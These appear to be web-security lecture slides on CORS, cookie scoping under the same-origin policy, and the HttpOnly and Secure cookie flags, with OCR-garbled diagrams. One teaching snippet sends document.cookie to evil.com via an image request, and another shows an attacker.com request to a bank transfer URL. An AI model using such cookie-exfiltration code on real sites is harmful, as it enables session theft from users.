
Not all requests result in a Pre-Fetch trip!

"Simple" requests do not. Must meet all of the following criteria:

- 1. Method: GET, HEAD, POST
- 2. If sending data, content type is application/x-www-form-urlencoded or multipart/form-data or text/plain
- 3. No custom HTTP headers (can set a few standardized ones)

These mimic the types of requests that could be made without Javascript e.g., submitting form, loading image, or page

Simple CORS Success



Simple CORS Failure

```
GET /x
                                    GET /x
Origin: app.c.com
$.ajax({url: "api.c.com/x",
                                                                                            Origin:
  success: function(r){
                                                                                           api.c.com
    $("#div1").html(r);
                                                          Header:
                                                          Access-Control-Allow-Origin:
});
                                                            https://www.c.com
                                                    76
                                     ERROR
```



Many attacks are possible

```
GET /t
                                                         http://bank.com/transfer?
Origin: attacker.com
                                                           fromAccount=X
$.ajax({url: "bank.com/t",
                                                           &toAccount\=Y
  success: function(r){
                                                                                               Bank
                                                           &amount\=1000
    $("#div1").html(r);
});
                                                         Header:
                                                         Access-Control-Allow-Origin:
                                                           https://bank.com
                                    ERROR
                                                    76
```



Same Origin Policy for Cookies

Cookie Same Origin Policy

Cookies use a different definition of origin:

(domain, path): (sist.shanghaitech.edu.cn, /foo/bar)

versus (scheme, domain, port) from DOM SoP

Browser always sends cookies in a URL's scope:

Cookie's domain is domain suffix of URL's domain:

cookie set by shanghaitech.edu.cn is sent to sist.shanghaitech.edu.cn

Cookie's path is a prefix of the URL path cookie set by /courses is sent to /courses/cs253

Scoping Example

```
name = cookie1
value = a
domain = login.site.com
path = /
```

```
name = cookie2
value = b
domain = site.com
path = /
```

```
name = cookie3
value = c
domain = site.com
path = /my/home
```

cookie domain is suffix of URL domain \(\lambda\) cookie path is a prefix of URL path

	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/account	No SIST - Yι	Yes Jan Xiao	No 8

Setting Cookie Scope

Websites can set a scope to be any suffix of domain and prefix of path

- ✓ sist.shanghaitech.edu.cn *can* set cookie for sist.shanghaitech.edu.cn sist.shanghaitech.edu.cn *can* set cookie for shanghaitech.edu.cn
- x shanghaitech.edu.cn cannot set cookie for sist.shanghaitech.edu.cn
 - website.com/ can set cookie for website.com/ website.com/login can set cookie for website.com/
- × website.com cannot set cookie for website.com/login

No Domain Cookies

Most websites do not set Domain. In this situation, cookie is scoped to the hostname the cookie was received over and is not sent to subdomains

```
site.com
name = cookie1
                                           name = cookie1
domain = site.com
                                           domain =
path = /
                                           path = /
                            subdomain.site.com
```

SOP Policy Collisions

Cookie SOP Policy

sist.shanghaitech.edu.cn/cs cannot see cookies for sist.shanghaitech.edu.cn/ee (sist.shanghaitech.edu.cn cannot see cookies for sist.shanghaitech.edu.cn/cs either)

Are CS's Cookies safe from EE?

SOP Policy Collisions

Cookie SOP Policy

sist.shanghaitech.edu.cn/cs cannot see cookies for sist.shanghaitech.edu.cn/ee (sist.shanghaitech.edu.cn cannot see cookies for sist.shanghaitech.edu.cn/cs either)

SIST - Yuan Xiao

Are CS's Cookies safe from EE? No, they are not.

Third Party Access

If your bank includes Google Analytics Javascript, can it access your Bank's authentication cookie?

Third Party Access

If your bank includes Google Analytics Javascript, can it access your Bank's authentication cookie?

Yes!

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

HttpOnly Cookies

You can set setting to prevent cookies from being accessed by Document.cookie API

Cookie is only sent with an HTTP/HTTPS request

Prevents Google Analytics from stealing your cookie —

- 1. Never sent by browser to Google because (google.com, /) does not match (bank.com, /)
- 2. Cannot be extracted by Javascript that runs on bank.com

Secure Cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure;
```

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

⇒ protects cookies for a network eavesdropper

THE END